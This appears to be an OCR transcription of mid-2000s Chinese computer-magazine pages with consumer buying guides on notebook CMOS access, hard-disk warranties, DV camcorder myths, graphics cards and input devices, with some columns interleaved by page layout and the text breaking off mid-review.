不同品牌的笔记本电脑进入CMOS 设置程序的方法可能有所不同，下面将列出主要品牌笔记本电脑进入CMOS 设置程序的方法：IBM 是开机后按“F1”键（部分机型号可以在重新启动时按“F1”键，还有些机型进入CMOS 设置程序更为特殊）、SONY 是开机或重启时按“F2”键、Dell 是开机或重启时按“F2”键（部分机型可以在Windows 下按“FN+F2”组合键）、HP 是开机或重启时按“F2”键、Acer 开机或重启时按“F2”键、Toshiba 是开机时按“ESC”键然后按“F1”键（部份机型是开机或重启时按“F2”键）、Compaq 是开机时按“F10”键、Fujitsu 开机或重启时按“F2”键、绝大多数内地和台湾品牌是开机或重启时按“F2”键。

最后，大家还可以将机器底部的铭牌上的条形码、产品型号、产品序列号、产地等信息抄下来，直接通过网上查询其真实的配置。

当然，目前国内二手笔记本电脑市场建立得还很不规范，违规行为和欺诈现象屡有发生，而不少伪劣产品也充斥着二手市场。所以，对待选购这类二手产品我们也必须持有谨慎小心的态度。CF [SC07]



本期报料者获得奖金300元
报料信箱:dizen@intodigi.com

质保到底谁说了算？



■ 本刊记者 王寒晖

怪鸭兽编辑：您好！

我是2002年7月21日在厦门购买了一块IBM腾龙四代40GB硬盘（MODEL：IC35L040AVVN07-0），不过此硬盘在2004年10月20日突然坏了。出现的故障是有时候系统能检测到硬盘，认到硬盘时可以用，但使用时间不超过几个小时，有时干脆开机后“咯吱咯吱”几下就死机；有时候却又检测不到，还伴有“咯吱咯吱”异响。

我把硬盘拿到经销商去要求保修，可他说IBM的现在只保修一年，这块IBM硬盘过保修期了。当然我就提出强烈抗议，因为这块硬盘明明标了三年质保啊。经销商却说我买的是水货，经销商后来还说，要不花270元换个日立40GB硬盘。我觉得既然有标识，就该为客户保修三年，要不然的话，以后有谁还敢买IBM（日立）的产品呀！



图1

由于当时的IBM硬盘很多是由环亚代理的，IBM网站上提示“IBM中国地区零售硬盘产品的保修与支持由授权代理商负责，请联系下列IBM硬盘授权代理商获得技术支持与售后服务”（见图1），于是我又分别与环亚公司（此时已改名“利集”）的北京、上海、广州分公司联系，要么问过S/N号就没有回音了，要么电话根本没人接。我很困惑，难道三年质保的硬盘两年内坏了就不能享受质保吗？日立公司不是信誓旦旦地说全面接管了IBM硬盘的有关服务了吗？我不知该如何解决这个问题？恐怕遇到这个问题的不知是我一个人。

请怪鸭兽编辑给予帮助，我将无限感激。

厦门读者：钟长纪

IBM硬盘三年质保如何保？

硬盘有价，数据无价，硬盘出问题一定是大家最不愿意遇到的，因为自己的宝贵数据有可能全部丢失，无法挽回。不过不幸的是，仍然有些读者遇到了这种问题，尤其是IBM硬盘一定让不少人吃过苦头。

本刊记者随即展开调查，我们拔打了IBM客服电话(800-8101818)，客服人员说：市面上存在的IBM硬盘分两类，区分在于有无质保卡。有质保卡的是IBM官方承认的自有品牌硬盘，享受IBM公司提供的售后服务；而另一部分是OEM的IBM硬盘，要根据其不同代理商查询售后服务。如果用户购买的OEM的IBM硬盘，客服人员建议我们拔打日立(新加坡)公司的全球800客服电话(10-800-6500226)，报上自己硬盘的S/N号即可查询。


于是我们赶紧拔通了日立公司的客服电话，报上硬盘的S/N号(见图2)后，原来此硬盘出自美国一家代理商，该公司在中国大陆还未设分支机构，也就是说这块硬盘可能是水货。如果水货硬盘想保修的话，要么将硬盘寄至新加坡，由“日立”代为质保，但因为受到海关等方面的限制，硬盘须从香港或台湾中转；要么由日立公司出面，请其他代理商修理硬盘，但这样的话，需要收取150元/片的运费。



图2

硬盘质保期解惑

现在的硬盘市场鱼龙混杂，很多消费者在购买的时候常常被众多代理、型号的硬盘搞得头昏脑胀的。同一品牌的硬盘不管是哪家代理的，生产厂商只有一个，品质都应该相



DV 选购的七大误区

■ 浙江 汪捷

很多正欲购买数码摄像机的朋友走进电脑城，面对促销小姐的轮番"枪舌战"，总是会招架不住。她们的嘴里也会说出一大堆的术语，一大堆的优点，让你都不知道该选择哪款数码摄像机。其实，很多人对数码摄像机的认识都存在一些误区。下面就听笔者给大家分析一下。

误区一：行货肯定是原装进口的

目前，市场上的家用DV摄像机都是摄录放一体机，也就是由摄像、录像和放像三部分构成的综合机。这类摄像机几乎全部是外国公司的产品，国内厂商设计制造的摄录放一体机还尚未发现有上市销售的机种。

当然，品牌是外国的，生产厂未必在境外。以索尼的中国行货为例，上海索广电子是专门面向中国市场进行生产，而水货则基本是日本的幸田制造厂或美浓加茂制造厂制造的。

误区二：DV 的像素越高越好

高像素对数码摄像机主要有两个好处：一是CCD影像感应器上多出来的像素可以用在电子防抖动上，来弥补抖动造成的影像模糊；另一最大好处就是可以拍出更多像素数或者说更大更多细节的照片。很多人都以为，DV 的像素越高越好。从表面上看，固然没错。实际上，200 万像素的单 CCD 的 DV，在拍摄效果上远比 107 万像素的 3CCD 的 DV 要差得多。

和单 CCD 相比，3CCD 在拍摄的时候把镜头捕捉到的光源分成红色、绿色、蓝色三种原色，让 3 片 CCD 中的每一片分别处理三种原色中的一种，然后经过电路处理后产生图像信号。因此，摄像机具有很高的信噪比、极好的敏感度以及很宽的动态范围。和单 CCD 相比，3CCD 拍摄出来的图像从彩色还原上要比单 CCD



图 1

同的，于是大家更关心的就是硬盘的保修问题。

1.希捷硬盘

首先是市场上面占有率比较高的 Seagate（希捷，简称 ST）硬盘。现在的希捷硬盘很清楚，就分水货和盒装两种。水货也就是硬盘批发商自己进货、自己进行质保，一般来说都是一年质保（前三个月包换，后九个月返厂保修）。盒装希捷硬盘分两种：2MB 缓存的硬盘一年包换，8MB 缓存的硬盘三年质保。现在市面上面已经有了五年质保的希捷硬盘了，所谓的五年质保是指前一年包换，后两年付费保修，最后两年是用户自己寄到 Seagate 公司去保修。

2.迈拓硬盘

Maxtor（迈拓）硬盘也分水货和盒装两种。水货也是一年质保（前三个月包换，后九个月返厂保修）。建达蓝德和新正代理的盒装迈拓硬盘提供两年质保，讯怡代理的盒装迈拓硬盘提供三年质保。

3.西部数据硬盘

Western Digital（西部数据，简称 WD）硬盘有水货、散装和盒装三种。水货都是一年质保。散装硬盘主要有利集、镭射两家代理，一般来说 2MB 缓存的型号都是一年包换，8MB 缓存的型号是三年质保（第一年包换，后两年用户付运费保修）。西部数据盒装硬盘中，质保期最长的是蓝亚和建达蓝德代理的盒装硬盘，所有型号均提供三年质保服务。

4.日立硬盘

市场上，主要是利集代理的 HITACHI（日立）硬盘，2MB 的提供是一年质保服务，200GB 及以上的提供三年质保。展基代理的日立硬盘是提供两年质保。

5.三星硬盘

SAMSUNG（三星）硬盘都是由七喜代理的，提供的是三年质保服务。

小编有话说：其实硬盘的质保关键还是看代理商，这个代理商不是总代理，而是电脑市场内的硬盘经销商。各位在买硬盘的时候，除了问一句总代理是哪家之外，最关键是要问清楚硬盘的具体质保是怎么样的，是三个月包换呢还是一年包换。购买的时候叫销售商在销售凭据上面写清具体质保方法。硬盘在保修的时候，最重要的凭据就是代理商和销售商在硬盘盘体上面贴的易碎纸（也就是"保修贴"），这张小小的"保修贴"可千万不要损坏了，不然就没办法质保成了。CF [SC08]

更为自然，准确程度也要高一些，亮度以及清晰度也比单CCD好，这也是专业级的DV都已基本采用3CCD的原因。如果是3CCD的机种，一般会在DV的机身上看到“3CCD”的字样(见图1)。

误区三:DV的拍照功能可以等同数码相机

尽管某些高像素的DV可以在一定程度上提高其拍摄的清晰度，但与数码相机相比，在图像的层次及色彩等方面还有不小的差距，加上高像素数码摄像机是以不菲的价格为代价的，笔者认为它的性价比并不高。大家可以作一个简单的计算，一台200万像素的数码摄像机的价格要在一万元以上，而一台品质不错的80万像素的数码摄像机的价格也不过6000元左右，加上一台300万像素以上价格在3000元左右的专业数码相机也不超过万元。它们所实现的功能差不多，都是用于摄像与拍摄，虽然在摄像的功能与效果上相差不大，可在静态图像的拍摄方面，数码摄像机加上数码相机的组合可要大大好于一台高像素的数码摄像机。当然，这种组合的缺点是携带上不是很方便。

误区四:DV拍摄的清晰度高于模拟摄像机

电视台的摄影师使用的广播级摄像机，其摄像部分也不过就是七八百线的水平清晰度，再录到磁带上就只有四五百线的水平清晰度了。以前VHS的水平清晰度不过只有250～280线，明亮环境下的场景表现已经可以被人认可了。80万像素以上的DV能够做到500线的水平清晰度不假，可是这毕竟是数码录制方式，画面有时不是很自然。而S-VHS-C和Hi8格式，使用得当的磁带，水平清晰度也可以做到400线。并不是只要有“数字”的就一定有优势，要知道在室外明亮的光线照射下，一台廉价的傻瓜照相机也可以拍出较高清晰度的照片，摄像机也是同样的道理。

误区五:镜头的功能仅仅是变焦

好的DV生产厂家采用了优质的光学镜头，如索尼在中、高档产品中采用了知名的“蔡司(Carl Zeiss)”镜头，松下则采用“莱卡(LETCA DICOMAR)”镜头。在采用这两种镜头的DV产品中，其镜头边缘也会标明相应的字样(见图2)。



图1

> 你知道吗？
>
> **蔡司镜头已经诞生150多年**
>
> 蔡司是一家致力于应用研究，对于光学、玻璃技术、精密技术以及电子等高品质的产品开发、制造、销售有贡献的德国企业，从1846年开始，卡尔·蔡司(Carl Zeiss)(见图3)已开设生产显微镜的工作坊。由于得益于两位科学家恩斯特-阿贝和奥托-肖特的帮助，蔡司厂光学镜头的质量一直处于领先地位。如今，蔡司镜头在影像设备领域，也是品质和专业的象征。



另外，镜头的最大光圈在选购时也是不能忽视的，有摄影经验的人都明白，大光圈意味着能在低照度的情况下拍摄出好的质量和效果。

至于变焦，大家需要特别注意一下。变焦概念可分为光学变焦和数码变焦两种。光学变焦是依靠DV上的光学镜头来实现的，所拍摄的影像清晰自然，而数码变焦实际上是一种画面的放大，即把CCD上的一部分图像放大到整幅画面，以复制相邻像素点的方法补进一个中间值。也就是说，数码变焦功能所拍摄的画面质量会比光学变焦来得粗糙、模糊。因此大家在选择时，要注意镜头的光学变焦倍数。

误区六:电子控制部分越先进DV就越高级

DV是由光学部件、机械部件和电子部件综合构成的，每个环节都是重要环节，缺一不可。仔细留意光学部件的品质，对自己的正确选购应该只有帮助。选择合适的光学变焦倍数，太小不实用，太大又不容易做好，这就像选择照相机一样。观察时，找个贴满马赛克的墙面，用DV对准它细看，看看是不是在各个焦距上都有差不多的表现。口径大的镜头比口径小的镜头要贵得多，如果一台DV的总体价位一定，选择光学部件所占比重更高的那种机器要更为耐用一些；如果光学部件是廉价凑合的，电子部件再高级也无法弥补缺陷。

误区七:DV的液晶屏越大越好

DV的液晶屏是越大越好吗？当然不是。有些DV的液晶屏看上去很大，但是显示画面的清晰度并不高，色彩也不够丰富，这样的液晶屏会在很大程度上影响拍摄质量。因为人眼观察景致的时候通过液晶屏，加上感光度等多方面因素都会影响最终画质，如若当初不能清晰锐利的显示，使用者将很难了解到最终图像的具体情况。再则，液晶屏的尺寸越大就越耗电，这将大大缩短DV的使用时间。

由于DV摄像机本身具备液晶屏和取景窗两个取景设备，所以在拍摄的时候建议大多使用取景窗进行取景，一方面这样取景的耗电量较小，另一方面所看到的景物图像会比较真实，而且较少的受到环境的影响(很多液晶屏反光比较严重)。

CF [SC09]



美女的对决——帮你选块好显卡

■ 福建 斯佳丽

年底即将来临了，相信有不少朋友都攒足了银子，准备攒一台心仪的电脑。很多朋友都把玩游戏作为电脑最基本的功能之一，因此选择一块什么样的显卡自然是大家关注的焦点。不少朋友都搅尽脑汁想买到一块合适自己的显卡，但由于目前市面上ATi和nVIDIA的显示芯片型号太多，新产品又层出不穷，就让普通用户难以选择。小编为了让广大朋友轻松选择自己满意的显卡产品，特组织这篇文章，希望能对于广大读者朋友有所帮助。

显示芯片大罗盘

之前我们也说过，显示芯片的型号太多，不仅如此，显卡厂商为这颗显示芯片生产出显卡后，不同的厂商会有不同的命名规则，那是没有一个统一的标准的。一般来说，大多数厂商基本上都是按照显示芯片的正式名称或开发代号来命名的，例如：华硕V9520-X/TD是基于nVIDIA GeForce FX 5200显示芯片，艾尔莎幻雷者960FX是基于ATi Radeon 9600显示芯片。因此，要想快速选择自己满意的产品，首先是要搞清楚各款显示芯片之间的关系及其具体性能，从而做到一看到显卡的名称，便知道它的核心及基本性能。

目前的显卡市场被nVIDIA和ATi占据绝大部分的市场份额，为了节省一些版面，下面就列表介绍nVIDIA和ATi主要的显示芯片的技术参数（见表1、表2）。

相信大家看了这么多型号的显示芯片，也会感到头晕。大家也许对各款核心之间的性能还会有所不解，下面笔者就简单将其性能从高端到低端排个序。当然，这个排序可能并不十分准确，希望能对大家有所帮助。

大致排名如下：GeForce 6800 Ultra/Radeon X800XT PE→GeForce 6800 GT/Radeon X800 Pro→GeForce 6800→GeForce FX 5950 Ultra→GeForce FX 5900 Ultra→Radeon 9800 Pro→GeForce FX 5900XT→GeForce FX 5700 Ultra→Radeon 9600 XT→Radeon 9800 SE→GeForce FX 5600 Ultra/9600Pro→GeForce FX 5700→Radeon 9600→GeForce FX 5700 LE→Radeon 9550→GeForce FX 5200 Ultra/GeForce 4 Ti4600→GeForce 4 Ti4200→GeForce FX 5500→Radeon 9100→Radeon 9200→GeForce 4 MX440/GeForce FX 5200/Radeon 9250/Radeon 9000→Radeon 9200SE/GeForce 4 MX440 SE。

选购技巧大罗盘

电脑游戏产业的飞速发展直接刺激了显卡制造业的创新速度，如今图形芯片的更新速度已经超过CPU，成为推陈出新频率最高的电脑产品。想尽情体验虚拟世界带来的无穷乐趣，显卡扮演着举足轻重的地位，它与CPU、内存组成了电脑系统的“黄金三角”。下面的选购技巧大家可不要错过了。

表1 nVIDIA显示芯片技术参数表

产品名称	开发代号	制造工艺	核心位宽	渲染流水线	DirectX	核心频率	显存频率	支持AGP
GF4 MX440SE	NV18	0.15	64	2条	7.1	250	333	4X/8X
GF4 MX440	NV18	0.15	128	2条	7.1	270	400	4X
GF4 MX440-8X	NV18	0.15	128	2条	7.1	275	500	8X
GF4 MX4000	NV18b	0.15	128/64	2条	7.1	250	400	8X
GF4 Ti4200	NV28	0.15	128	4条	8.1	250	500	4X/8X
GF4 Ti4600	NV28	0.15	128	4条	8.1	300	650	4X/8X
GF FX 5200	NV34	0.15	128/64	4条	9.0	250	400	8X
GF FX 5200 Ultra	NV34	0.15	128	4条	9.0	325	650	8X
GF FX 5500	NV34	0.15	128	4条	9.0	275	540	8X
GF FX 5600 XT	NV31	0.13	128/64	4条	9.0	235	400	8X
GF FX 5600	NV31	0.13	128	4条	9.0	325	550	8X
GF FX 5600 Ultra	NV31	0.13	128	4条	9.0	350	700	8X
GF FX 5700 LE	NV36	0.13	128	4条	9.0	325	400	8X
GF FX 5700	NV36	0.13	128	4条	9.0	400	600	8X
GF FX 5700 Ultra	NV36	0.13	128	4条	9.0	500	650	8X
GF FX 5900 XT	NV35	0.13	256	8条	9.0	275	540	8X
GF FX 5900	NV35	0.13	256	8条	9.0	325	620	8X
GF FX 5900 Ultra	NV35	0.13	256	8条	9.0	325	550	8X
GF FX 5950 Ultra	NV35	0.13	256	8条	9.0	475	950	8X
GF 6800	NV40	0.13	256	12条	9.0C	325	700	8X
GF 6800 GT	NV40	0.13	256	16条	9.0C	350	1000	8X
GF 6800 Ultra	NV40	0.13	256	16条	9.0C	400	1100	8X

表2 ATi显示芯片技术参数表

产品名称	开发代号	制造工艺	核心位宽	渲染流水线	DirectX	核心频率	显存频率	支持AGP
Radeon 9000	RV250	0.15	128	4条	8.1	252	400	4X
Radeon 9000 Pro	RV250	0.15	128	4条	8.1	275	550	4X
Radeon 9100	RV200	0.15	128	4条	8.1	250	500	4X
Radeon 9200 SE	RV281	0.15	64	4条	8.1	200	333	8X
Radeon 9200	RV280	0.15	128	4条	8.1	250	400	8X
Radeon 9250	RV280	0.15	128	4条	8.1	240	400	8X
Radeon 9500	RV300	0.15	128	4条	9.0	275	540	8X
Radeon 9500 Pro	RV300	0.15	128	8条	9.0	275	540	8X
Radeon 9550	RV350	0.13	128	4条	9.0	250	400	8X
Radeon 9600 SE	RV351	0.13	64	4条	9.0	325	400	8X
Radeon 9600	RV350	0.13	128	4条	9.0	325	400	8X
Radeon 9600 Pro	RV350	0.13	128	4条	9.0	400	600	8X
Radeon 9600 XT	RV360	0.13	128	4条	9.0	500	650	8X
Radeon 9700	RV300	0.13	256	8条	9.0	275	540	8X
Radeon 9700 Pro	RV300	0.13	256	8条	9.0	325	620	8X
Radeon 9800 SE	RV350	0.13	256	4条	9.0	325	550	8X
Radeon 9800	RV350	0.13	256	8条	9.0	325	620	8X
Radeon 9800 Pro	RV350	0.13	256	8条	9.0	380	680	8X
Radeon 9800 XT	RV360	0.13	256	8条	9.0	412	730	8X
Radeon X800 Pro	RV420	0.13	256	12条	9.0	475	900	8X
Radeon X800 XT PE	RV420	0.13	256	16条	9.0	520	1120	8X

1.我需要什么档次的显卡？

这个问题相信难不倒大家，其实大家只要明白自己买电脑的主要用途就行了。

如果你是一个完全不玩游戏，也不进行大型的3D设计的用户，那么可以选择一些低端的显卡(GeForce 4 MX 440SE/440-8X/4000、GeForce FX 5200/5200 Ultra/5500、Radeon 9100/9200SE/9200/9200 Pro/9600SE)或者干脆使用板载显卡。

如果你是一个游戏玩家，要想跟上游戏时代的潮流，淋漓尽致地体验游戏的绚丽效果，中高端显卡将是他们的不二选择。由于中高端显卡的选择余地也非常大，中端的有GeForce4 Ti 4200/GeForce FX 5600/FX 5600 Ultra/FX 5600 XT/FX 5700/FX 5700 Ultra/FX 5700 LE和Radeon 9500/9500 Pro/9600/9600 Pro/9600 XT/9800 SE，高端的有GeForce FX 5900/FX 5900Ultra/FX 5900 XT/FX 5950 Ultra/6800/6800 GT/6800 Ultra和Radeon 9700/9700 Pro/9800/9800 Pro/9800 XT/X800 Pro/X800 XT PE。基本上来说，选择一款中端的显卡就可以满足大部分游戏的需要。但如果你想玩一些对电脑配置非常高的游戏，那么建议你到游戏官方网站查询或在游戏软件说明书中查询配置要求(注意，最好购买比推荐配置或建议配置更高的显卡)，例如天堂II官方网站上，注明建议配置为GeForce Ti 4200级别以上的显卡(见图1)。




图1

2.我需要256MB显存吗？

对于面向高端的Radeon 9800XT等显卡，配置使用256MB的显存也在情理之中。但对于GeForce FX 5700等中端显卡，如果也配备256MB的显存，是否有此必要？实际上，在1024×768分辨率、32位色深下，256MB显存的显卡在性能上并没有比128MB显卡的显卡超过多少。只有在1600×1200分辨率以上，256MB显存的优势才会逐渐体现出来。事实上，受限于核心运算能力等因素，中端级别的显卡在高分辨率下的速度表现并不能让人满意，这不是简单的显存容量翻倍便能解决的。测试得分上的那点提升，对实际游戏来说并没有多大意义。

另外要说明一点的是，目前多数游戏只需128MB甚至64MB的显存就足以应付。如果显示核心没有极强的几何变换速率、优秀的渲染引擎等特效处理能力，再多的显存也无济于事。

3.我需要128bit显存位宽吗？

对于某些显示核心，显存位宽减半时，性能的下降幅度将高达30～50%。为了给这些性能低下的64bit显存版产品增加卖点，一些厂商会给它们配备128MB的显存，与同系列的128bit显存版产品相比，这些显卡的显存容量翻了一番，但价格还要便宜几十元。实际上，削减位宽的GeForce FX 5200，在部分游戏中的性能损失同显存带宽的削减幅度基本一致。

4.我需要DirectX 9.0的显卡吗？

对于DirectX版本的支持程度，自然也成了用户最关心的焦点话题。目前上市的DirectX 9.0游戏，为了保证游戏速度，着重强调的还是Pixel Shader 2.0，而在非常耗费GPU资源的Vertex Shader 2.0上，基本上不敢太多地应用。用户在选购显卡时，不少商家把支持高版本的DirectX作为卖点，根本不考虑实际应用的速度表现。以64bit显存版的GeForce FX 5200为例，虽然支持DirectX 9.0，但受限于可怜的显存位宽，根本不能满足DirectX 9.0游戏对速度的基本要求。

5.我需要名牌显卡吗？

一般来说，名牌显卡意味着做工和质量都上乘。由于中高端级别的显卡的工作频率提升，对显卡做工及元器件的要求也更为严格，因此选择一款大厂的显卡就很有必要，虽然多花一些钱，但至少用得安心。值得注意的是，随着广大玩家对电容重视程度的增加，劣质显卡纷纷把节省成本的重点转向PCB上，采取虚报层数或薄板多层的做法，极大降低了显卡的稳定性和抗干扰能力。另外，对于低通滤波电路，选购时也要十分重视，它位于显卡的VGA输出接口附近，对显示信号的稳定性和输出质量有着重大影响。

产品推荐大罗盘

1.低端产品

七彩虹镭风9600SE CV版



镭风9600SE CV版采用Radeon 9600SE显示核心，配置128MB 64bit DDR SDRAM显存，核心/显存频率分别为325MHz/400MHz。接口方面配备VGA、DVI和TV-Out，可以连接带DVI接口的液晶显示器或通过S-Video输出到电视上。在显存上都贴有散热片帮助显存散热，显卡芯片和显存上的散热片都采用铝散热片。

参考价格:599元

铭瑄狂镭9200白金版



铭瑄狂镭9200白金版采用Radeon 9200显示核心，核心/显存频率分别为250/

400MHz，配备128bit的64MB DDR显存。该显卡采用了散热片一体的风扇设计，做工看起来感觉不错。输出方面提供了VGA、DVI以及TV-OUT三种接口。

参考报价:480元

昂达闪电8520Ultra




昂达闪电8520Ultra采用GeForce FX 5200Ultra显示核心，核心/显存频率分别为325/650MHz。显卡采用6层PCB设计，完全符合运行环境的要求，并配备了64MB MicroBGA封装、128bit 2.8ns的现代DDR显存颗粒，具备一定的超频潜力，在低于600元的显卡产品中性价比不错。

参考价格:480元

2.中端显卡

硕泰克SL-5700-XD



硕泰克SL-5700-XD采用GeForce FX 5700显示核心，核心/显存频率分别为425/550MHz。配备128MB 128bit DDR显存，使用的是三星3.6ns颗粒。该显卡的设计和用料相当严谨，在采用公版设计的基础上，通过合理的使用优质电子元件，达到了性能和稳定性的全面提高。输出方面，提供了VGA、DVI、TV-OUT三种接口。

参考报价:930元


盈通镭龙R9600PRO



盈通镭龙R9600PRO采用Radeon 9600 Pro显示核心，核心/显存频率分别为400/600MHz。配备128MB 128bit DDR显存，采用的是现代2.8ns的颗粒，理论上还有比较大的超频空间。为了更好地控制成本，该显卡采用了非公版设计。输出方面提供了VGA、DVI以及具备S端子和TV-OUT双重功能的复合视频端子接口。

参考报价:899元

旌宇擒镭者FX5700 Ultra超值版



旌宇擒镭者FX5700 Ultra超值版采用GeForce FX 5700Ultra显示核心，核心/显存频率分别为475/900MHz。配备128MB 128bit DDR II显存，采用的是三星2.2ns的颗粒。该显卡做工出色，完全遵循GeForce FX 5700Ultra的P190公板设计，配备nVIDIA原厂的大口径风扇，散热效果理想而且运行噪音低。接口方面，同样提供了完备的三头输出。以849元的价格就能拥有FX 5700Ultra，实在是相当超值。

参考报价:849元

3.高端显卡

华硕V9999 Gamer Edition



华硕V9999 Gamer Edition是完全针对玩家设计的，规格要比一般的GeForce 6800高出不少。首先，此显卡采用了6800 Ultra的双电源连接器PCB设计方案，内存容量从一般6800标准版的128MB提升了一倍，内存颗粒则是GDDR3，内存规格和6800 GT是一样的。其次，显示核心依然采用6800，但是核心频率从标准版的325MHz提升到了350MHz。这还不算，因为华硕V9999GE采用的是6800 Ultra等级的PCB设计方案，供电方面显得异常强大，超频潜力要明显高于一般的6800标准版。

参考报价:4150元

七彩虹镭风800XT PE



七彩虹镭风X800 XT PE版采用了520MHz的R420芯片和1120MT/s的三星GDDR3 1.6ns内存，具备16条像素流水线和256MB的内存容量。在外观上七彩虹镭风X800 XT PE版和ATi的公版设计是完全一样的，唯一不同的是风扇轴上的标签更换成了七彩虹的品牌标签。

参考报价:4999元

影驰Glacier 6800



影驰Glacier 6800采用了5组顶点着色器+12条像素流水线的GeForce 6800 GT和128MB现代2.2纳秒GDDR内存颗粒，默认的3D内核频率350MHz比nVIDIA的325MHz高出25MHz，内存总线和Glacier 6800GT类似依然保持公版的规格，所不同的是要比GT低300MT/s，即700MT/s。和Glacier 6800GT类似，Glacier 6800也采用了Aritc Cooling HSF散热器，纯铜、高效、低噪音，但是依然需要双槽空间。

参考报价:2499元

CF [SC10]



寻找指尖跳舞的舞台

—— 10款电脑输入产品试用

■ CFAN评测室

在传统上，鼠标、键盘这些电脑输入产品，是并不为电脑用户重视的。著名的双飞燕“2D”鼠标以15元的价格长期占据了销量之王的地位，就是这种现象的一个明证。

光电鼠标的发展给输入设备的市场带来了一个新的变化，由于光电鼠标在使用中表现出远超传统机械鼠标的性能，而同时，光电鼠标中的高档品和低档品之间的性能差异也同样悬殊，这二者综合作用的结果，就导致了输入设备的价格在电脑总价格中的比重大为增加。而用户在输入设备上的的消费心理承受能力也上了一个台阶——当年的用户，对于200多元的罗技银貂已然难以承受，而现在，却对400多元的MX510依然趋之如骛。

但是，这种发展从另一个方面看也有不利之处——由于核心技术长时间被微软和罗技两家垄断，导致输入设备市场缺乏当年机械鼠标时代那样的“百花齐放”的态势。而垄断，也导致目前高档输入设备的价格与其实际价值严重脱节——MX510的工艺远不及机械银貂甚至光电银貂，但价格却远远高出一倍。

所幸这种情形已经开始被打破，随着安捷伦放开高速芯片的授权，第三方厂商将可以生产引擎性能与微软罗技基本相当的光电鼠标产品。这样，核心技术的垄断不再成为限制输入设备发展的瓶颈，更多的厂商可以通过在造型、工艺等上的设计来取得与大厂商竞争的机会。

从现在的趋势来看，明年在IT市场上，输入设备产品很可能将有一番争斗，长时间的沉寂后，一个新的百花齐放时代即将来临。

10 款 新 品 试 用

微软 无线桌面套装舒适版

这是微软10月份刚刚推出的一款新品，是微软2004－2005年度的主打产品之一。也是目前微软的次顶级鼠标键盘套装产品。

这款套装里的鼠标，就是我们熟悉的无线宝蓝鲨，它是微软的次顶级无线鼠标产品，我们过去曾经做过评测。而其使用的无线接收器，也是我们熟悉的微软标准无线套装接收器。而与以前产品最大的不同，则在于它的新式无线键盘。



微软的这款新键盘，在设计上与上一代的微软键盘有很多变化，其中最主要的特点有三点：

1.这款键盘采用了新的弧形键列设计。传统的人体工学键盘，对于用户的适应性有较高的要求，所以虽然舒适度很好，但往往不易习惯。而弧形键列设计，则有着和人体工学设计接近的舒适效果，而由于键列依然是连续的，所以适应性上远比传统的人体工学键盘好得多。

2.这款键盘提供了一系列的输入法专用键，可以与微软拼音输入法配合，直接按键完成微软拼音的各项切换功能。

3.它去掉了微软传统的滚轮，代之以一个拨动开关，可以与XP中的图片浏览器等结合，实现无级缩放等功能。

其他方面，和微软传统的高档键盘没有什么不同，皮质的腕托、Fn快捷键等等。

从使用的感觉来说，我们觉得弧形键列的设计是这款键盘的最大亮点，它很好地在人体工学键盘和传统键盘之间取得了平衡，使用起来非常舒服。而输入法专用键的设计对于使用微软拼音输入法的用户来说十分便捷，但我们还是希望能够在驱动中提供与其他输入法整合的设置功能。

相对来说，“缩放器”设计虽然是它的一大卖点，但我们对它能否取代传统的滚轮设计持观望态度，因为从使用的手感来说，它手感比较脆弱，感觉上耐用性不如滚轮设计。

总体上看，微软的这款套装产品，除了价格较高外，应该算是新品中值得关注的一款产品。

新贵 战豹鼠标



新贵战豹是近来比较受关注的一款产品，因为它是第一款使用高速鼠标引擎的第三方产品，以较低的价格提供了与高档的罗技、微软产品相当的性能。

新贵战豹的造型设计不错，虽然看起来不是很起眼，但它的造型融合了微软IE4.0和罗技MX510的优势，在高度和后部平滑度上采用了适合中国人手型的修改。

新贵战豹内部采用的是安捷伦新的引擎芯片，性能与罗技MX510的引擎相当。从使用的感觉来看，完全可以适应各种游戏和各种鼠标垫的需求。

新贵战豹具有5个按键，包括两个拇指键，安装驱动后可以对每个按键进行单独定义。

从综合性能来看，新贵战豹在功能和性能上已经不亚于国外品牌的主流产品，而在手型设计上更为适应中国人的需求。只是相比国外名牌产品，其工艺比较粗糙，模具存在明显的缝隙，但考虑到价格因素，还是颇有诱惑力的一款产品。

双飞燕 AK-30无线鼠标

这款产品是近来名头挺大的一款鼠标，它的独特之处在于，虽然是一款无线鼠标，但它不需要内置电池，从而节省了使用成本并且降低了鼠标的重量。

不需要电池的秘密，在于双飞燕AK-30有一个特殊的鼠标垫，这块鼠标垫同时兼有无线接收器和电源供应器两个功能。它的内部有一个大的漆包线圈，通过USB接口与主机连接后，会产生一个磁场，这个磁场与鼠标内部的线圈相互作用，就会产生供鼠标使用的电能。



当然，这样作所付出的代价，就是AK-30并不能真正离开鼠标垫使用，也就不能像普通的无线鼠标一样在远距离上使用。但是，AK-30的设计应该不是针对这样的目的，对于普通的办公室用户来说，它省去了鼠标线的牵绊，极轻的重量又能避免使用的疲劳，所以更为适合这些用户使用。

AK-30的造型设计比较理想，不过性能比较普通，结合它的特殊结构，这款产品显然更适合办公用户而非游戏玩家。

明基 X—笑傲江湖



明基的这款套装是其有线套装中的顶级产品，它是由我们所熟悉的两款产品组成的。

X—笑傲江湖中的键盘，就是明基主打的X架构产品——海贝键盘。X架构是明基在笔记本剪刀脚结构的基础上研发的键盘结构。与传统的“火山口”式键盘相比，X架构的厚度更薄，同时拥有更好的低噪音性能。而由于采用了全新的剪刀脚结构，所以X架构的键行程比传统笔记本结构更长，使用的手感弹性更好。

海贝键盘是明基X架构键盘中的主打产品，由于键盘平面呈弧形，虽然很薄但强度很高。而它独特的底部垫脚可以作由前到后的无级角度调节，套装中的键盘最特殊之处在于采用了COMBO接口，PS/2和USB都可以使用。

相对来说，X—笑傲江湖中的鼠标就比较普通了，流光鼠是明基多款套装产品中所配的鼠标，同样采用了COMBO接口的设计。

明基的这款产品，并不适合于游戏玩家，因为鼠标的性能一般，而X架构键盘也不很适于玩游戏。但对于有大量文字输入的用户来说，却是一款非常值得选择的产品，流光鼠的性能完全够用，而X架构的海贝键盘则拥有极为出色的打字手感。

明基 神雕侠侣二代时尚版



